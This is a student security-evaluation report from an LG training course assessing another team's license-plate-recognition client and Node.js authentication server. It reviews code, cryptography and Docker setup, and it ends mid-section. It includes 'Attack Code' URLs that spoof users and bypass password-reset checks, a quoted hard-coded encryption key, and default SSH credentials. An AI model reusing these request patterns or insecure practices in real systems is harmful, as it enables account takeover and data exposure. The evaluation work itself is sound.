2022 LG Security Studio Project

Phase 2 - Vulnerability Evaluation Report

Team 2

Author Woosuk Ahn

Heewon Ahn

Woosuk Jung

Hyunmin Kim

Jungsun Goh

Hunjin Ha

Date July. 14, 2022

Target Project

Team 1, Tiger Project
https://team_one_tiger@bitbucket.org/team_one_tiger/teamone.git

Period

July 7, 2022 ~ July 14, 2022

	6	7	8	9	10	11	12	13	14
Install Project									
Static Analysis									
Code Review									
Penetration Test									
Documentation									

Table 1. Evaluation Plan for 9 days

Role & Responsibilities

Member	Role & Responsibility
Woosuk Ahn	ALPR Web server (Node.js)
Heewon Ahn	Authentication for web server and the “lgdemo” program.
Woosuk Jung	Analysis of the “ALPR Client” program and database.
Hyunmin Kim	Analysis of the “ALPR Client” program and database.
Hunjin Ha	Analysis secure communications (HTTPS, TLS)
Jungsun Goh	Static analysis(Coverity), and researching fuzzing tools.

Table 2. Role and Responsibility

Project Overview

1. Overview




Figure 1. Overview of Team 1 (Tiger) Project

The tiger product has 2 types of components. ALPR Client component made by C++ language, and the user authentication server is implemented using Node.js. When the user accesses the ALPR client, the user should authenticate the credential via the user authentication server. And the administrator can access the authentication server directly, admin can manage the accounts of this system, and statistics. In this phase, we focus on the ALPR Client and user authentication server for evaluation.

2. Assets Identification

	Assets	
1	User Information (ID / Password / Extra Information)	Protected
2	Recognized plate number on client	Not Protected
3	Plate number for query server	Not Protected
4	Private key and certificate for TLS	Not Protected
5	Vehicle information sent by server	Protected
6	User and Vehicle Information DB	Protected
7	Output Video file in client	Protected
8	Keys for encryption	Protected

Figure 2. Assets of Team1 Project

Evaluation Procedure

1. Prerequisite




Figure 3. Data Flow Diagram of ALPR Client and Server


We can get the DFD(Data Flow Diagram) of the Tiger Project. In this section, we focus on the data line between ALPR Client and ALPR Server. And in order to perform the evaluation phase, we analyze documentation of the Tiger project.


2. Code Review


Source Tree

The system-wide source configuration and source tree structure were analyzed. Checked for unprotected sensitive information.

Web Server









Certificates	*Database & etcs*	*Node.js Sources*

Table 3. Source Tree of Web Server (Node.js)

Summary

- Client.key and server.key are not protected in web_server\cert\out.
- Open the .env file, you can easily get the admin ID and PW.
- **ALPR Client (lgdemo)**





json	*Auth & Crypto*	*Network & Main*

Table 4. Source Tree of ALPR Client (lgdemo)

Web Interfaces

Here, we analyzed all web interfaces to access external points in index.js line 41 to 53.

URI	Controller	Method	Auth. Required
/	action.index	GET	**Yes**
If *session.login* is true and session.level is "**ADMIN**", then it shows the admin page. If not, it shows a login page to input user credentials. **Render:** menu.ejs or index.ejs			
/loginAction	action.login	POST	**No**
From: index.ejs 1. Query from **USERINFO** . 2. Check whether the user level is "**ADMIN**" or not. 3. (If Admin) Call util.sendMail (Parameters: username, password) **Render:** verify.ejs			
/logoutAction	action.logout	GET	**Yes**
Destroy session **Redirect:** /			
/verifyAction	action.verify	POST	**No**
From: verify.ejs **POST Variables:** - **type**: LOGIN (static value) - **verifyCode** : *user input* Query verification code from **REQUESTVERIFY** . 1. Compare with verification code user input. Set session.login and *session.level* = *"**ADMIN**"* **Redirect:** /			
/approveAction	action.approve	GET	**Yes**
Check session.login, *session.level* = *"**ADMIN**"* Update confirm field of **USERINFO** to "CONFIRMED" **Redirect:** /			

URI	Controller	Method	Auth. Required
/register	api.register	GET	**No**

Required username, password, and answer

1. username: 5 < length < 30
2. password: 15 < password < 50
3. answer: 5 < answer < 100

This function **didn't authenticate** anything, so we can send HTTP GET messages infinitely. So that, a specific user can get a lot of the REGISTER mail he/she doesn't want to receive.

We can **add a new username** and **update the password and the answer** of a specific username.

Attack Code)
https://server.tiger.lge.com/register?username=hytecahn2@gmail.com&password=1234567890Aab!!&answer=1234567890

After the request message is sent successfully, the session.username which attacker input will be stored in the session. Using this command, **we can spoof any user we want**.

```
line 11: req.session.username = req.query.username;
```

/verify	api.verify	GET	**No**

Reset Password:

```
line 65:  if (result.verifykey != verifyCode && !(type == "RESET" && verifyCode.length > 30)) {
```

Attack Code:
https://server.tiger.lge.com/verify?type=REGISTER&code=8fu46uj06z4
https://server.tiger.lge.com/verify?type=RESET&code=01234567890123456789012345678 90

/login	api.login	GET	**No**

Parameters: username, password

After succeeded:
Set req.session.username
Send verification code to email.

Redirect: None

URI	Controller	Method	Auth. Required
/query	api.query	GET	**Yes**
Retrieve vehicle information with plate number. **Login Required** **After succeeded:** Insert data into the **ACCESSTRACKER** - username - date - match type : PERFECT, NOMATCH, PARTIAL			
/send_email	api.send_email	GET	**Yes**
Parameters: plate_number Send vehicle information of plate number to logged user email			
/reset	api.reset	GET	**No**
Attack Code) https://server.tiger.lge.com/reset?username=hytecahn@naver.com&password=1234567890Aab!!&answer=12345678901234567890123456789 01 Attacker input answer value over 30 digits via HTTP GET method, attacker can perform the reset command. **Database**: **USERINFO**.			
/change_passwd	api.change_passwd	GET	**No**
If the status of **USERINFO** is “RESETPW”, change to the new password the user wants. There is no validation of the old password, so it is vulnerable to change.			
/logout	api.logout	GET	**Yes**
Destroy session			

Table 5. Analysis of Web Interfaces

This figure shows the transition of status in the system. There are 2 types of status, **REQUESTVERIFY** and **USERINFO** . Before an account is not activated from admin, the status of the account stays **REQUESTVERIFY** . Once the admin grants the user to make it use the system, the account transits to **USERINFO** status.




Figure 11. State Diagram for User Accounts

The **REQUESTVERIFY** status has 3 types: None, WAITING, and RESETPW. Once an account is created, the status is set to None. The WAITING status means the account waits for confirmation from the admin. When the user wants to reset their own account password, it goes to RESETPW.

The **USERINFO** status has 2 types: NoConfirmed and Confirmed. The admin can change this status via activate account. Once the status is changed to the Confirmed, the user can access the system.

Client Application

We have checked the client application, **lgdemo** has changed a lot from the base code delivered at the start of the project.




Figure 12. Comparison source code with original source code (BeyondCompare)

The following classes and libraries are newly added for the new functions which are implemented according to the system requirements.

Component	Type	File	Feature
FileCryptoManager	Class	CryptoManager.h CryptoManager.cpp	Encrypt and decrypt file using the FileCryptoManager

The CryptoManager uses **Bcrypt** library(v10.0.22) to encrypt and decrypt video files and store them in the Client's PC.

#pragma comment (lib, "bcrypt.lib")

```
namespace tiger {
    bool sha256_hash(uint8_t* msg, size_t msgSz, uint8_t* rst, size_t rstSz);

    // NTSTATUS Encrypt

    class FileCryptoManager {
        const ULONGLONG IterationCount = 1024;
        BCRYPT_ALG_HANDLE AesAlgHandle;
        BCRYPT_ALG_HANDLE KdfAlgHandle;

        PBYTE salt;
        DWORD saltSz;

        BCRYPT_KEY_HANDLE   AesKeyHandle;
        PBYTE Aes256Key;
        DWORD Aes256KeyLength;

        PBYTE InitVector;
        DWORD InitVectorLength;

        void Release();
    public:
        FileCryptoManager() : salt(NULL), saltSz(0), AesAlgHandle(NULL), KdfAlgHandle(NULL),
            AesKeyHandle(NULL), Aes256Key(NULL), Aes256KeyLength(0), InitVector(NULL), InitVectorLength(0)
        {
```

CAccountManager	Class	CAccountMngr.h CAccountMngr.cpp	Manager of User ID and Password

```
class CAccountMngr {
public:
    std::string input_id();
    std::string input_password();

    bool check_userid(std::string id);
    bool check_password(std::string pw);

    std::string validate_password();
    bool validate_account(std::string id, std::string pw, std::string ans);
    bool validate_account(std::string id, std::string pw);
    std::string urlEncode(const std::string& str);

//private:
    bool check_answer(std::string str);
    bool check_code(std::string code);
};
```

Component	Type	File	Feature
TlsConnectionManager	Class	NetworkTLS.h NetworkTLS.cpp	Manager for TLS Connection with Server

```
class TlsConnectionManager
{
    HINTERNET _hSession;
    HINTERNET _hConnect;
    HINTERNET _hRequest;
    size_t _errorCount;

    timespec _startTime;
    timespec _endTime;

    void setClientCertificate(HINTERNET hRequest);
    bool checkRetryTimeout();
    void setFlagErrorStart();

public:
    TlsConnectionManager();
    void close();
    bool open(LPCWSTR remotehostname, INTERNET_PORT remoteportno);
    SSIZE_T doGet(std::string querystring,std::string& res);
    bool doGet(std::string querystring, std::string& res, DWORD& len);
    SSIZE_T doPost(std::string uri, std::string body, std::string& res);
    bool isClosed();
    size_t getErrorCount();
};
```

Json	Library	json.h jsoncpp.cpp	JSON

The **JsonCpp** is a C++ library(v1.9.5) that allows manipulating JSON values, including serialization and deserialization to and from strings.

```
#define JSONCPP_VERSION_STRING "1.9.5"
#define JSONCPP_VERSION_MAJOR 1
#define JSONCPP_VERSION_MINOR 9
#define JSONCPP_VERSION_PATCH 5
#define JSONCPP_VERSION_QUALIFIER
#define JSONCPP_VERSION_HEXA                                                ₩
  ((JSONCPP_VERSION_MAJOR << 24) | (JSONCPP_VERSION_MINOR << 16) |          ₩
   (JSONCPP_VERSION_PATCH << 8))
```

Table 8. Analysis of Lgdemo

Cryptographic Function Review

We reviewed the crypto algorithms used to encrypt and decrypt databases and video files on servers and clients.

1. Cryptographic of Client Application

The Client Application (lgdemo.exe) saves a video file which is encrypting and decrypting locally.




Figure 13. ALPR Client "Select Video Save Mode" Menu

In the "Select Video Save Mode", you can choose 2(Save) or 3 (Save with No ALPR).
After video file playback, the encrypted video file is saved as "**output.enc**" automatically.




Figure 14. ALPR Client "Select" Menu

Next, choose "4 - Export the last output.avi"
The "**output.avi**" file which is decrypted from "**output.enc**" is saved locally.

Encrypt / Decrypt Video File Code Review (lgdemo.cpp & CryptoManager.cpp)

1) Use "**bcrypt.lib**"

```
#pragma comment (lib, "bcrypt.lib")
```

2) Make hash with Computer Name
- File : lgdemo.cpp / Line : 266 ~ 271
- Make IV(Initialization Vector) with Computer Name (Client PC Name)
- Hash Algorithm : ***BCRYPT_SHA1_ALGORITHM***

```
std::string cNameStr{ cName };
GetComputerNameA(cName, &nSize);
uint8_t iv[32];
tiger::sha256_hash((uint8_t*)cNameStr.c_str(), cNameStr.length(), iv,
sizeof(iv));
```

3) Initialize File Crypto Manager
- File : lgdemo.cpp / Line : 273
- Salt : gID is user_id (Login ID) , IV : iv is Initialization Vector with PC name
- Password : filePw from user input

```
fcm.Initialize((uint8_t*)gId.c_str(), gId.length(), iv, 16,
(uint8_t*)filePw.c_str(), filePw.length());
```

4) Initialize Class of FileCryptoManager
- File : CryptoManager.cpp / Line : 594
- Make handlers of algorithm and key derivation function : AesAlgHandle, KdfAlgHandle
- Algorithm : AES (***BCRYPT_AES_ALGORITHM***)
- Key Size : 256bits (32 Bytes)
- Key derivation function : PBKDF2 (***BCRYPT_PBKDF2_ALGORITHM***)
  https://docs.microsoft.com/en-us/windows/win32/seccng/cng-algorithm-identifiers

```
    NTSTATUS FileCryptoManager::Initialize(
        const uint8_t* _salt, DWORD _saltSz,
        const uint8_t* _iv, DWORD _ivSz,
        const uint8_t* _password, DWORD _passwordSz)
```

5) Encrypt and Decrypt function of FileCryptoManager
- File : CryptoManager.cpp / Line : 546 ~592
- Functions used for encryption and decryption video file
- Mode of Operation : CBC (***BCRYPT_CHAIN_MODE_CBC***)

```
    NTSTATUS FileCryptoManager::Encrypt(
        const uint8_t* PlainTextArray, const DWORD PlainTextArraySz,
        uint8_t** CipherText, DWORD* CipherTextSz)
    {
        NTSTATUS    Status = EncryptData(
            AesAlgHandle,
            Aes256Key,
            Aes256KeyLength,
            InitVector,
            InitVectorLength,
            (PBYTE)BCRYPT_CHAIN_MODE_CBC,
            sizeof(BCRYPT_CHAIN_MODE_CBC),
            (PBYTE)PlainTextArray,
            PlainTextArraySz,
            CipherText,
            CipherTextSz);

        if (!NT_SUCCESS(Status))
        {
            ReportError(Status);
        }

        return Status;
    }
```

2. Cryptographic of Web Server

The web server encrypted the PII of vehicle information and stored it in the DB, and decrypted data according to the plate query from the client.




Figure 15. serverDB.sqlite

Encrypt / Decrypt DB Code Review (loaddb.js & crypto.js)

1) Use "**crypto**"
   - The crypto is a built-in module in Node.js. https://nodejs.org/api/crypto.html

```
const crypto = require('crypto');
```

2) First run, make secret file before loading DB (crypto.js)
   - Admin entered the 'passphrase' to encrypt the DB.
   - Encrypt the STRING (plain text) using hard-coded 'enc_key' and 'passphrase' and save it as a secret file.

```
const STRING = "Team 1 Tiger Server";
let initialized = false;
let enc_key = "bf3c199c2470cb477d907b1e0917c17b";

let crypto_init = () => {
            ..............
              const enc = aesEncrypt(STRING, passphrase, true);
              fs.writeFileSync(config.secretFile, enc);
            ..............
}
```

3) Initialize crypto before making DB (crypto.js)
- Verify ‘passphrase’ with decrypt secret file
- Make a new 'enc_key' with ‘passphrase’ to encrypt the DB
- Hash Algorithm : ***sha512***

```
    try {
        if (fs.existsSync(config.secretFile)) {
            const enc = fs.readFileSync(config.secretFile, 'utf-8');
            const dec = aesDecrypt(enc, passphrase, true);
            ……
        }
        initialized = true;
        enc_key = crypto.createHash('sha512').update(passphrase).
                  digest('hex').slice(0, 32);
```

4) Load DB (loaddb.js)
- Make DB file : serverDB.sqlite
- Encrypt raw_data with ‘enc_key’ and plate number

```
let db = new betterSqlite3(dbFile);
db.prepare('CREATE TABLE IF NOT EXISTS PLATEINFO(plate text primary key, raw_data
text not null, status text not null)').run();

const item = fs.readFileSync(fileName, 'utf-8');

item.split('$').forEach(line => {
    if (line && line[0] != '\r') {
        var words = line.split('\r\n');
        //console.log(`(${words[0]}) loaded`);
        db.prepare(`INSERT OR REPLACE INTO PLATEINFO VALUES(?, ?, ?)`).run(
            words[0], crypto.aesEncrypt(line, words[0]), words[1]);
    }
});
```

5) Encrypt and Decrypt function of Crypto (crypto.js)
- Functions used for encryption and decryption PII on the database file
- Algorithm : AES (***aes-256-cbc***) , Key Size : 256bits (32 Bytes)

```
let hash = (input) => {
    if (!initialized) crypto_init();
    return crypto.createHmac('sha512', enc_key).update(input).digest('hex');
}

let gen_iv = (value) => crypto.createHash('sha512').update(value +
enc_key).digest('hex').slice(0, 16);

let aesEncrypt = (plain, iv, no_init = false) => {
    if (!no_init && !initialized) crypto_init();
    let cipher = crypto.createCipheriv('aes-256-cbc', enc_key, gen_iv(iv));
    let encrypted = cipher.update(plain, 'utf8', 'base64');
    encrypted += cipher.final('base64');
    return encrypted;
}

let aesDecrypt = (encrypted, iv, no_init = false) => {
    if (!no_init && !initialized) crypto_init();
    let decipher = crypto.createDecipheriv('aes-256-cbc', enc_key, gen_iv(iv));
    let decrypted = decipher.update(encrypted, 'base64', 'utf8');
    return (decrypted + decipher.final('utf8'));
}
```

3. System Configuration Analysis

1. Run Docker

```
$ docker run -p 443:3443 -p 9922:22 -it hcliff0/tiger
```

2. SSH Connection is possible

- 443: port for web server
- 9922:22: docker port forwarding




Figure 16. SSH Connection in PuTTY

3. Found ID/PW to connect SSH

ID:tiger, PASSWORD:tiger from dockerfile

```
FROM node:16

# Create app directory
WORKDIR /usr/src/app

RUN pwd

COPY package*.json ./

# If you are building your code for production
```

```
RUN npm ci --only=production

RUN apt update && apt install  openssh-server sudo -y
RUN useradd -rm -d /home/ubuntu -s /bin/bash -g root -G sudo -u 1234 tiger
RUN echo 'tiger:tiger' | chpasswd
RUN service ssh start

# Bundle app source
COPY . .

EXPOSE 3443 22

ENTRYPOINT service ssh restart > /dev/null 2>&1 && node src/index.js
```

4. Connect to server via SSH

